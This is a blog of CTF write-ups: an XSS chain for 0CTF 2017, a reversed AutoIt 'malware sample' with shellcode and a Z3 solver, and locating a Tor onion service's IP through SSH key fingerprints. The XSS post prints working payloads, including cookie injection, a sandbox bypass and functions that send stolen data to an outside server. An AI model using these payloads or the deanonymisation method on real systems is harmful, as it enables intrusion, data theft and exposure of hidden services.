Monday, March 20, 2017

0CTF 2017 - complicated xss (web 177)


Complicated xss was a client-side web security task revolving around, well, XSSes. At the very start you were handed a way to XSS the admin (limited by proof of work) and the location of the flag - http://admin.goverment.vip:8000. And well, all you knew.

I started by writing a solved for the proof-of-work, since that would be needed to get any real testing done anyway. First I wanted to do an "at request" brute force, but in the end I decided that a proof-of-work with 24-bit solution space can just be pre-calculated (24-bits means it is only 16 milion hashes - not a lot). So I've run the following script (note that I calculated more hashes just to decrease the probability of missing a hash substring on the generated list):

import md5
for i in range(0, 0x2000000):
  s = "%.8x" % i
  print "%s %s" % (md5.md5(s).hexdigest(), s)

Then I've run sort (the command line tool) on the output, and saved it to md5sump.sorted file (about 1.5 GB). Since I took care for each line to be same size, the final file was ideal for binary search and resulted in ~0.0005sec  (~32 seeks; Windows was nice enough to cache the file in RAM) per proof-of-work on average.

Having that solved I prepared another tool - one to do fast submissions so I wouldn't have to go through the website each time. The tool was basically an infinite loop that grabbed a new proof-of-work substring, binary-searched for the solution (and repeated in the event of not having a given substring on the list), and waited for me to press enter; then it grabbed payload.js file and uploaded its content to the challenge server, and restarted the loop. The tool itself:

import httplib
import re
import urllib
import time

PHPSESSID = "164l560708f930f473k1s461a1"

def fetch_substr():
  headers = {"Cookie": "PHPSESSID=" + PHPSESSID}
  conn = httplib.HTTPConnection("government.vip")
  conn.request("GET", "/", "", headers)
  r1 = conn.getresponse()
  data1 = r1.read()
  res = re.search(r"=== '([0-9a-f]+)'\).", data1)
  conn.close()
  return res.group(1)

def submit_payload(s):
  with open("payload.js", "rb") as f:
    payload = f.read()

  params = urllib.urlencode({
      'task': s, 
      'payload': payload
  })

  headers = {
      "Cookie": "PHPSESSID=" + PHPSESSID,
      "Content-type": "application/x-www-form-urlencoded"
  }

  conn = httplib.HTTPConnection("government.vip")
  conn.request("POST", "/run.php", params, headers)
  r = conn.getresponse()
  data = r.read()
  conn.close()
  return data

def solution(s):
  line_len = len("0000000702e3e0e0848435ed83afff57 00451787\r\n")

  with open("md5dump.sorted", "rb") as f:
    L = 0
    R = 33554432-1

    while R - L > 1:
      C = L + (R - L) / 2
      offset = C * line_len
      f.seek(offset)
      ln = f.read(line_len).strip()
      #print ln

      head = ln[:6]
      if s == head:
        return ln.split(" ")[1]

      if s < head:
        R = C
        continue

      L = C

    return None

print "Complicated XSS payload sender."

while True:
  print "\n------------------ New Stage"

  while True:
    s = fetch_substr()
    print "New substring:", s
    st = time.time()
    s = solution(s)
    en = time.time()
    print "Solution:", s, "(in %f sec)" % (en - st)
    if s is not None:
      break

  print "Ready. Press ENTER to fire."
  raw_input()

  print "Sending payload..."
  print "Result:", submit_payload(s)

There was one more tool I needed before I could focus on the task - a sink for whatever I leak from the server. In my case it took the form of a small PHP script on one of my WWW servers:

<?php

$f = fopen("/tmp/0ctf", "w");
$date = date('Y-m-d H:i:s');
fwrite($f, $date . "\n\n");
if (!isset($_REQUEST['b'])) {
  fwrite($f, "---no data---\n");
} else {
  $b = $_REQUEST['b'];
  $b = str_replace(" ", "+", $b);

  fwrite($f, $b . "\n\n---decoded---\n");
  fwrite($f, base64_decode($b));
}
fclose($f);

The script basically received data (supported both GET and POST), decoded it (assuming it was base64 encoded) and saved to /tmp/0ctf file.

On one of the terminals I actually had watch cat /tmp/0ctf running, so if any data was sent in, I would immediately see it.

After all that code I could finally start the task (well OK, to be honest parts of these tools were modified/improved when I already worked on the task).

The first thing I checked was whether the XSS we were handed in admin.government.vip:8000 or in government.vip:80 context - it turned out the latter, so the first order of business was to find an XSS in the former.

It turned out that admin.government.vip:8000 was using a cookie called username that contained the, well, name of the user. And it was displayed by server-side in an unsanitized way, so that was our vector right there.

The admin.government.vip:8000 side for username=test

Given that we already were given code execution on government.vip domain, and that the same origin policy for cookies ignores the port, we could create a "all subdomains"-scoped username cookie with the initial XSS to overwrite the username cookie in the admin.government.vip:8000 context. Then it still took several minutes to get the proper XSS payload in the cookie (URL encoding wasn't decoded and semicolons in cookies have a special meaning, so the cookie-javascript-payload could not have any semicolons at all), but finally I arrived at this (it's the initial payload that was submitted on the first form):

'"><script>
// This script contains pieces of code which I used for
// "looking around" in earlier stages. I'll leave it here
// since someone might find it interesting.
var sendstuff = function(data) {
  var http = new XMLHttpRequest();
  var url = "http://gynvael.coldwind.pl/0ctf.php";
  var params = "b=" + btoa(data);
  http.open("POST", url, true);
  http.setRequestHeader("Content-type", "application/x-www-form-urlencoded");
  http.send(params);
};

uname = "test<img src=a onerror=k=document.createElement('script'),k.setAttribute('src','http://gynvael.coldwind.pl/0ctfstage2.js'),document.body.appendChild(k)>";
document.cookie = "username="+uname+" ;domain=.government.vip;path=/";

var f = document.createElement("iframe");
f.setAttribute('src', 'http://admin.government.vip:8000/');
f.onload = function () {
  /*
  try {
    //var k = Object.keys(f.contentWindow);
    var output = "";
    for (var k in f) {
      output += k + ": " + f[k] + "\n";    
    }

    sendstuff(output);
  } catch (e) {
    sendstuff("Error: "+e);
  }*/
};
document.body.appendChild(f);

</script>

The XSS payload in the cookie (see the "uname =" line) basically creates a <script> element (in admin.government.vip:8000 context) with src pointing to the second stage javascript file placed somewhere on my servers.

The second stage (admin.government.vip:8000 context) greeted me with a "javascript sandbox":

<title>Admin Panel</title>
<script>
//sandbox
delete window.Function;
delete window.eval;
delete window.alert;
delete window.XMLHttpRequest;
delete window.Proxy;
delete window.Image;
delete window.postMessage;
</script>

Since I actually used XMLHttpRequest to leak data, I wasn't too happy about that, but it turned out that it was enough to create a new IFRAME object and grab XMLHttpRequest object from its contentWindow property.

...
var f = document.createElement('iframe');
f.setAttribute('src', '/upload');
f.onload = function() {
  window.XMLHttpRequest = f.contentWindow.XMLHttpRequest;
  //sendstuff("works again");
  ...
};
document.body.appendChild(f);
...


Leaking the document.body.innerHTML revealed an upload form:

<p>Upload your shell</p>
<form action="/upload" method="post" enctype="multipart/form-data">
<p><input type="file" name="file"></p>
<p><input type="submit" value="upload">
</p></form>

Since XMLHttpRequest was available again, I was able to use it to upload a JavaScript-created file (using FormData and Blob) and receive (and leak) the reply using the following snippet:

try {

  var xhr = new XMLHttpRequest;
  xhr.open("POST", "/upload", true);
  xhr.onreadystatechange = function() {
    if (xhr.readyState === 4) {
      sendstuff(xhr.responseText);
    }
  };

  var formData = new FormData();
  var content = "ala ma kota";
  var blob = new Blob([content], {type: "text/plain"});
  formData.append("file", blob, "hithereasdf.txt");

  xhr.send(formData);

} catch (e) {
  sendstuff("Error: " + e);
}

I actually expected that I'll have to e.g. upload a PHP shell and look for the flag through that, but it turned out that that was enough and the server awarded me with a flag in the response! :)


In case the screenshot is too small:

# cat /tmp/0ctf
2017-03-18 22:16:31

ZmxhZ3t4c3NfaXNfZnVuXzIzMzMzMzN9

---decoded---
flag{xss_is_fun_2333333}

And that's it!

The full stage2 payload follows:

var lamesend = function(data) {
  var f = document.createElement('iframe');
  f.setAttribute('src', 'http://gynvael.coldwind.pl/0ctf.php?b=' + btoa(data));
  document.body.appendChild(f);
}

var sendstuff = function(data) {
  var http = new XMLHttpRequest();
  var url = "http://gynvael.coldwind.pl/0ctf.php";
  var params = "b=" + btoa(data);
  http.open("POST", url, true);
  http.setRequestHeader("Content-type", "application/x-www-form-urlencoded");
  http.send(params);
}


var f = document.createElement('iframe');
f.setAttribute('src', '/upload');
f.onload = function() {
  window.XMLHttpRequest = f.contentWindow.XMLHttpRequest;
  //sendstuff("works again");

  try {

  var xhr = new XMLHttpRequest;
  xhr.open("POST", "/upload", true);
  xhr.onreadystatechange = function() {
    if (xhr.readyState === 4) {
      sendstuff(xhr.responseText);
    }
  };

  var formData = new FormData();
  var content = "ala ma kota";
  var blob = new Blob([content], {type: "text/plain"});
  formData.append("file", blob, "hithereasdf.txt");

  xhr.send(formData);

  } catch (e) {
    sendstuff("Error: " + e);
  }

};
document.body.appendChild(f);


Sunday, October 30, 2016

EKOPARTY CTF 2016 - Malware sample (RE 400)

In short, the reversing category 400 pts challenge was a journey starting with negligible x86-64 boilerplate code, leading through a somewhat obfuscated AutoIt script, and back to a small x86-64 shellcode with a small surprise. It wasn't hard in the end, but some parts were more tricky in execution than it was expected. For Dragon Sector this task was solved by myself (Gynvael) and KeiDii.

The task came with the following description (please note that the Hint was not there at the beginning and was added later on - I'll refer back to it later on):


The ZIP contained a single 980 kB x86-64 PE file. Upon starting the executable in a Windows 7 VM it turned out to look more like a traditional CrackMe than malware:

We've started a routine inspection by running string -e l (that's UTF-16LE), which in turn revealed the true nature of the executable:

AutoIt v3 GUI
Script Paused
Control Panel\Mouse
SwapMouseButtons
>>>AUTOIT NO CMDEXECUTE<<<
CMDLINERAW
...

Given that it was a turned-to-PE AutoIt script, we've started looking how to decompile it and found out that a decompiler in fact exists (it's called Exe2Aut), but it's capable of working only with 32-bit binaries. Luckily, we've also found this blog post explaining how to deal with the problem. In short, the idea was to decouple the AutoIt boilerplate binary from the compiled script itself, and then attach it to a 32-bit version of the boilerplate. We did it in a similar way to the one described in the aforementioned post and got a 32-bit binary which indeed worked well with the decompiler.

The output script looked more or less like this (full script; you don't have to analyze it, just take a quick peek):

If NOT IsDeclared("Os") Then Global $os
#OnAutoItStartRegister "A1000006132_"
Global $a2600703926 = a1000006132($os[1]), $a1400902026 = a1000006132($os[2])
Global $a2000500a55
$a0c0060322b = Number($a2600703926)
$a6200802f29 = Number($a1400902026)

Func a4a00102828()
If NOT IsDeclared("SSA4A00102828") Then
Global $a1b00b01a61 = a1000006132($os[3]), $a3000d0193f = a1000006132($os[4]), $a1b00e03c30 = a1000006132($os[5]), $a2700f03e40 = a1000006132($os[6]), $a3310004c2d = a1000006132($os[7])
Global $ssa4a00102828 = 1
EndIf
$a3000a0204b = Binary($a1b00b01a61)
$a4700c03d12 = a4300204f0a(Number($a3000d0193f), BinaryLen($a3000a0204b), $a0c0060322b, $a6200802f29)
$a2000500a55 = DllStructCreate($a1b00e03c30 & BinaryLen($a3000a0204b) & $a2700f03e40, $a4700c03d12)
DllStructSetData($a2000500a55, Number($a3310004c2d), $a3000a0204b)
EndFunc
...
Func a1000006132_()
For $ax0x0xa = 1 To 5
Local $a1000006132sz_ = a1000006132x_()
FileInstall("rev400.au3.tbl", $a1000006132sz_, 1)
Global $a1000006132, $os = Execute(BinaryToString("0x457865637574652842696E617279746F737472696E6728273078343537383635363337353734363532383432363936453631373237393734364637333734373236393645363732383237333037383335333333373334333733323336333933363435333633373335333333373330333634333336333933373334333233383334333633363339333634333336333533353332333633353336333133363334333233383332333433343331333333313333333033333330333333303333333033333330333333363333333133333333333333323337333333373431333534363332333933323433333233373334333933333334333333343336333933323337333234333333333133323339323732393239272929"))
If IsArray($os) AND $os[0] >= 43 Then ExitLoop
Sleep(10)
Next
Execute(BinaryToString("0x457865637574652842696E617279746F737472696E6728273078343537383635363337353734363532383432363936453631373237393734364637333734373236393645363732383237333037383333333133323432333433363336333933363433333633353334333433363335333634333336333533373334333633353332333833323334333433313333333133333330333333303333333033333330333333303333333633333331333333333333333233373333333734313335343633323339323732393239272929"))
EndFunc

Func a1000006132x_()
Local $a1000006132s1_ = a1000006132("4054656D70446972"), $a1000006132s3_ = a1000006132("31"), $a1000006132s4_ = a1000006132("5c"), $a1000006132s5_ = a1000006132("5c"), $a1000006132s6_ = a1000006132("37"), $a1000006132s8_ = a1000006132("3937"), $a1000006132s9_ = a1000006132("313232"), $a1000006132s7_ = a1000006132("31"), $a1000006132sa_
Local $a1000006132s2_ = Execute($a1000006132s1_)
If StringRight($a1000006132s2_, Number($a1000006132s3_)) <> $a1000006132s4_ Then $a1000006132s2_ = $a1000006132s2_ & $a1000006132s5_
SRandom(Number(StringRight(TimerInit(), 4)))
Do
$a1000006132sa_ = ""
While StringLen($a1000006132sa_) < Number($a1000006132s6_)
$a1000006132sa_ = $a1000006132sa_ & Chr(Random(Number($a1000006132s8_), Number($a1000006132s9_), Number($a1000006132s7_)))
WEnd
$a1000006132sa_ = $a1000006132s2_ & $a1000006132sa_
Until NOT FileExists($a1000006132sa_)
Return ($a1000006132sa_)
EndFunc
...

So there is an obvious string obfuscation in play, done in a threefold way:
  • a1000006132($os[...]) - the a1000006132 function is basically an equivalent of Python 2's str.decode("hex"); the $os is a global array that I'll touch on soon.
  • a1000006132("...") - just direct calls to a1000006132, without using the $os global array.
  • Execute(BinaryToString("0x...")) - basically same as a1000006132, but with 0x at the beginning of the strings; also, the result is passed to Execute (which basically is an eval-like function).
The bottom two obfuscations are solvable immediately. The last one (found to be multi-layered) revealed some interesting code snippets related to the $os array:

Local $a1000006132sz_ = a1000006132x_() // temporary file name
FileInstall("rev400.au3.tbl", $a1000006132sz_, 1)
$os = StringSplit(FileRead($A1000006132sz_),'I44i',1);
...
1+FileDelete($A1000006132sz_)

So in short, some data is extracted to a temporary file, then read back, split with "I44i" used as the delimiter, and temporary file itself gets removed. The result of the split results in the $os array, so we need to find our what it is. There are several ways to approach this; we decided to do it like this:
  1. Check exactly where the file is placed (with Process Monitor from Sysinternals / Microsoft).

  2. Using NTFS ACLs, deny "delete" privilege to the current user (note that FileDelete's return value is not checked).
  3. Run the application and let it extract the file, and then grab it (as the app will not be able to remove it).
The process itself can be described with these three screenshots:

Step 1:

Step 2:
Step 3:
After the last step the file txjizsh can be read from the directory - it was found to contain a healthy amount of data encoded as HEX digits. The files can be found here:
Having the decoded version it was possible to deobfuscate the rest of the script (see this file). At this point the most interesting function is the following:

Func a390040381d()
If NOT IsDeclared("SSA390040381D") Then
Global $ssa390040381d = 1
EndIf
$user_flag = InputBox("EkoParty2016 - CTF", "Enter your flag")
If FLAG_CHECK($user_flag) = Number("4919") Then

MsgBox(Number("0"), "EkoParty2016 - CTF", "Congratulations your flag is: eko{" & $user_flag & "}")
Else
MsgBox(Number("0"), "EkoParty2016 - CTF", "You shall not pass")
EndIf
EndFunc

The FLAG_CHECK function itself looks like this:

Func FLAG_CHECK($flag_string)
Global $ssa1a0030164c = 1
EndIf
If $flag_string = "" Then Return ""
make_shellcode()
Local $dll_stru1 = DllStructCreate("byte[" & (StringLen($flag_string) + Number("1")) & "]")
DllStructSetData($dll_stru1, Number("1"), $flag_string)
DllStructSetData($dll_stru1, StringLen($flag_string) + Number("1"), Number("0"))
$dll_stru2 = DllStructCreate("dword")
DllStructSetData($dll_stru2, Number("1"), Number("0"))
$useless1 = DllCall("user32.dll", "uint", "CallWindowProc", "ptr", DllStructGetPtr($shell_struct), "ptr", DllStructGetPtr($dll_stru1), "uint", StringLen($flag_string), "ptr", DllStructGetPtr($dll_stru2))
Return DllStructGetData($dll_stru2, Number("1"))
EndFunc

And the make_shellcode one:

Func make_shellcode()
If NOT IsDeclared("SSA4A00102828") Then
Global $str_shellcode = "0x48895C2408488974241048897C24184C897424208B01498BD88B51088BF0448B4904448BDA448B510C458BC2440FB7F2418BD10FB7F8418BC6C1EE1033C641C1EB10C1EA1041C1E810410FB7C9450FB7CA3D332600007522418D04363DCBA600007569418BC333C73D5C530000755D418D043B3D9C9300007552418BC133C23D030100007546418D04113D93C90000753B418BC033C13D6F060000752F418D04083D8FE600007524428D0C8983C1138D42374103C033C881F931D20200750DC70337130000B837130000EB09C703FFFFFFFF83C8FF488B5C2408488B742410488B7C24184C8B742420C3CCCCCCCCCCCC"
Global $ssa4a00102828 = 1
EndIf
$bin_shellcode = Binary($str_shellcode)
$alloc_mem = kern32Alloc(Number("0"), BinaryLen($bin_shellcode), $int_4096, $int_64)
$shell_struct = DllStructCreate("byte[" & BinaryLen($bin_shellcode) & "]", $alloc_mem)
DllStructSetData($shell_struct, Number("1"), $bin_shellcode)
EndFunc

Decoding the shellcode yields an x86-64 payload that looks like this (binary file download):


In short, the [rcx+NN] references 4 * 4 bytes of the flag, and then a series of checks follows, and 0x1337 (4919 decimal) is returned if all checks pass.

Having this we wondered what's the best way to solve it, and decided that using Z3 will be the fastest way to do it (the code isn't pretty - I don't use Z3 a lot - but it works):

from z3 import *
A = BitVec('A', 32)
B = BitVec('B', 32)
C = BitVec('C', 32)
D = BitVec('D', 32)

eax = BitVec('eax', 32)
ecx = BitVec('ecx', 32)
edx = BitVec('edx', 32)
edi = BitVec('edi', 32)
esi = BitVec('esi', 32)
r8d = BitVec('r8d', 32)
r9d = BitVec('r9d', 32)
r10d = BitVec('r10d', 32)
r11d = BitVec('r11d', 32)
r14d = BitVec('r14d', 32)

# Basically the initial block of the code translated to Python & Z3.
eax = A
edx = C
esi = eax
r9d = B
r11d = edx
r10d = D
r8d = r10d
r14d = edx & BitVecVal(0xffff, 32)
edx = r9d
edi = eax & BitVecVal(0xffff, 32)
eax = r14d
esi = esi >> 0x10
eax = eax ^ esi
r11d = r11d >> 0x10
edx = edx >> 0x10
r8d = r8d >> 0x10
ecx = r9d & BitVecVal(0xffff, 32)
r9d = r10d & BitVecVal(0xffff, 32)

lower_limit = 0x20
upper_limit = 0x7e

s = Solver()
s.add(
    # The rest of the blocks translated as conditions.
    eax == 0x2633,
    r14d+esi == 0xa6cb,
    r11d^edi == 0x535c,
    r11d+edi == 0x939C,
    r9d^edx == 0x0103,
    r9d+edx == 0xC993,
    r8d^ecx == 0x066f,
    r8d+ecx == 0xE68F,
    (r9d * BitVecVal(4, 32) + ecx + BitVecVal(0x13, 32)) ^
    (edx + BitVecVal(0x37, 32) + r8d) == 0x2D231,

    # And some limits to get ASCII flag.
    (A & 0xff) >= lower_limit, (A & 0xff) <= upper_limit,
    (B & 0xff) >= lower_limit, (B & 0xff) <= upper_limit,
    (C & 0xff) >= lower_limit, (C & 0xff) <= upper_limit,
    (D & 0xff) >= lower_limit, (D & 0xff) <= upper_limit,

    ((A >> 8) & 0xff) >= lower_limit, ((A >> 8) & 0xff) <= upper_limit,
    ((B >> 8) & 0xff) >= lower_limit, ((B >> 8) & 0xff) <= upper_limit,
    ((C >> 8) & 0xff) >= lower_limit, ((C >> 8) & 0xff) <= upper_limit,
    ((D >> 8) & 0xff) >= lower_limit, ((D >> 8) & 0xff) <= upper_limit,

    ((A >> 16) & 0xff) >= lower_limit, ((A >> 16) & 0xff) <= upper_limit,
    ((B >> 16) & 0xff) >= lower_limit, ((B >> 16) & 0xff) <= upper_limit,
    ((C >> 16) & 0xff) >= lower_limit, ((C >> 16) & 0xff) <= upper_limit,
    ((D >> 16) & 0xff) >= lower_limit, ((D >> 16) & 0xff) <= upper_limit,

    ((A >> 24) & 0xff) >= lower_limit, ((A >> 24) & 0xff) <= upper_limit,
    ((B >> 24) & 0xff) >= lower_limit, ((B >> 24) & 0xff) <= upper_limit,
    ((C >> 24) & 0xff) >= lower_limit, ((C >> 24) & 0xff) <= upper_limit,
    ((D >> 24) & 0xff) >= lower_limit, ((D >> 24) & 0xff) <= upper_limit,    
)

print s.check()
m = s.model()

res = [
    int(str(m.evaluate(A))),
    int(str(m.evaluate(B))),
    int(str(m.evaluate(C))),
    int(str(m.evaluate(D)))
]

oo = ""
for x in res:
  o = hex(x)[2:].decode("hex")[::-1]
  print hex(x), o
  oo += o

print oo

This gave us the following string - " pMb_tHe~D|#Kd0r" - which worked!


Or did it?

Well, actually it didn't - the CTF system said the flag is incorrect. This is usually the moment to ping the CTF admins and ask "what's up", though I was pretty sure it was an instance of a usual problem summarized as "the CTF system only accepts one flag, while the task itself permits multiple correct solutions" (i.e. the in-task check was too loose). This indeed proved to be true and the admins released the aforementioned hint:

Hint
Flag starts with h0lD

Coincidentally, just before the hint was released I've tweaked the limits to >= ord('0') and <= ord('z') in my Z3 equations and this indeed resulted with the "h0lD" flag:

lower_limit = ord('0')
upper_limit = ord('z')


However, again it turned out that the flag was not accepted, but this time I guessed the problem (which was actually hinted by the CTF system itself) - the flag should start with capital "EKO" and not lowercase "eko". So the final flag was:

EKO{h0lD_tHe_b4cKd0r}

And that's it! A pretty fun task I must add.

Saturday, October 29, 2016

EKOPARTY CTF 2016 - FBI 100

The FBI category is something new that I personally have not seen on a CTF (though in all honesty I did have a rather long break). An FBI task usually is about a service (or server) with a known address in one of the darknet areas of Internet (think: TOR or I2P), and the task at hand is to get to know the whereabouts of the said service, e.g. by acquiring it's IP address.

The FBI 100 aka "Find me" task at EKOPARTY CTF was exactly this:


So basically we were given the SSH server address within the TOR network, but no credentials - i.e. one was not able to log in. This leaves us only with the few first packets of SSH to play with, which thankfully include server authentication - i.e. the fingerprints.

When first connecting with the host we got this:

$ torify ssh ekosshlons2uweke.onion
The authenticity of host 'ekosshlons2uweke.onion (127.0.69.0)' can't be established.
ECDSA key fingerprint is c1:aa:9a:bb:e3:68:f5:9d:e2:ff:ee:84:6c:ca:25:96.

The fingerprint is unique to the server's key, and there are actually online scanners and databases which gather all the fingerprints and allow one to look them up and check where (i.e. at which IP(s)) were they found. Shodan is one of them (if you though about Sentient Hyper-Optimized Data Access Network then... no, that's not the one... hopefully), however looking up the key yields no results:


That being said, ECDSA is not the only schema usually used with SSH - there are also others (e.g. RSA). The easiest way to enumerate the keys is to use ssh-keyscan:

$ torify ssh-keyscan ekosshlons2uweke.onion 2>/dev/null
ekosshlons2uweke.onion ecdsa-sha2-nistp256 AAAAE2VjZHNhLXNoYTItbmlzdHAyNTYAAAAIbmlzdHAyNTYAAABBBCbc0Xep7BgaSkwGNHbaeWqfgnTDa3Zg3VIfr7KhETIxsJKnJg7v6a2l9m9kfLdRKxVW+SaEFUFTvDlsvoY6w8g=
ekosshlons2uweke.onion ssh-rsa AAAAB3NzaC1yc2EAAAADAQABAAABAQCu3ad/Od8xajteAd1g05rWhEe9/jnYeHDAi3dD48WrUbHg9JzK48tvRhyVR4yHIlCd9VItZRB83tLKWryBJRDedP8KLcOxwGAUjAXoVzsdaffJuRLXw0GZHyWce+lOA+TLA+jH5hB3mB1kCDvX7ZrvHeMYvHXEJfiX/BIcx50ijo5+ndlcWnkfhbWqR2Neg+4UHR8zsB9UZQJxZpe3HNpv89L0nyUrQ9ap8nqqFGfzVDUVoV9gDl+O4OguliGDPo/9TGz+LPr3T/3gc5knsyeTLP2/9uWO2zlw6Ib2cCU59wLfiRx+SMzVJA/HHBQ2jTJjwZmu5Kggy9K3SPQjjamr 

To get the fingerprints in a standard form you have to run ssh-keygen on the above output:

$ ssh-keygen -l -f /tmp/xxx
256 c1:aa:9a:bb:e3:68:f5:9d:e2:ff:ee:84:6c:ca:25:96 ekosshlons2uweke.onion (ECDSA)
2048 4f:b2:e5:dd:63:86:dd:52:d1:d5:a4:d3:3c:55:e5:2e ekosshlons2uweke.onion (RSA)

Having the above we could look up the RSA (second) key in Shodan, which did in fact give up what we looked for:


And that's it - the flag was: EKO{52.73.16.127}

Since I'm not fluent with SSH it took me about 15 minutes to solve this task, most of which consisted of googling how to get SSH to display different keys than the default one.

Wednesday, May 25, 2016

CONFidence CTF 2016 task solution slides


The CONFidence CTF 2016 is over and therefore it is time for a short summary.

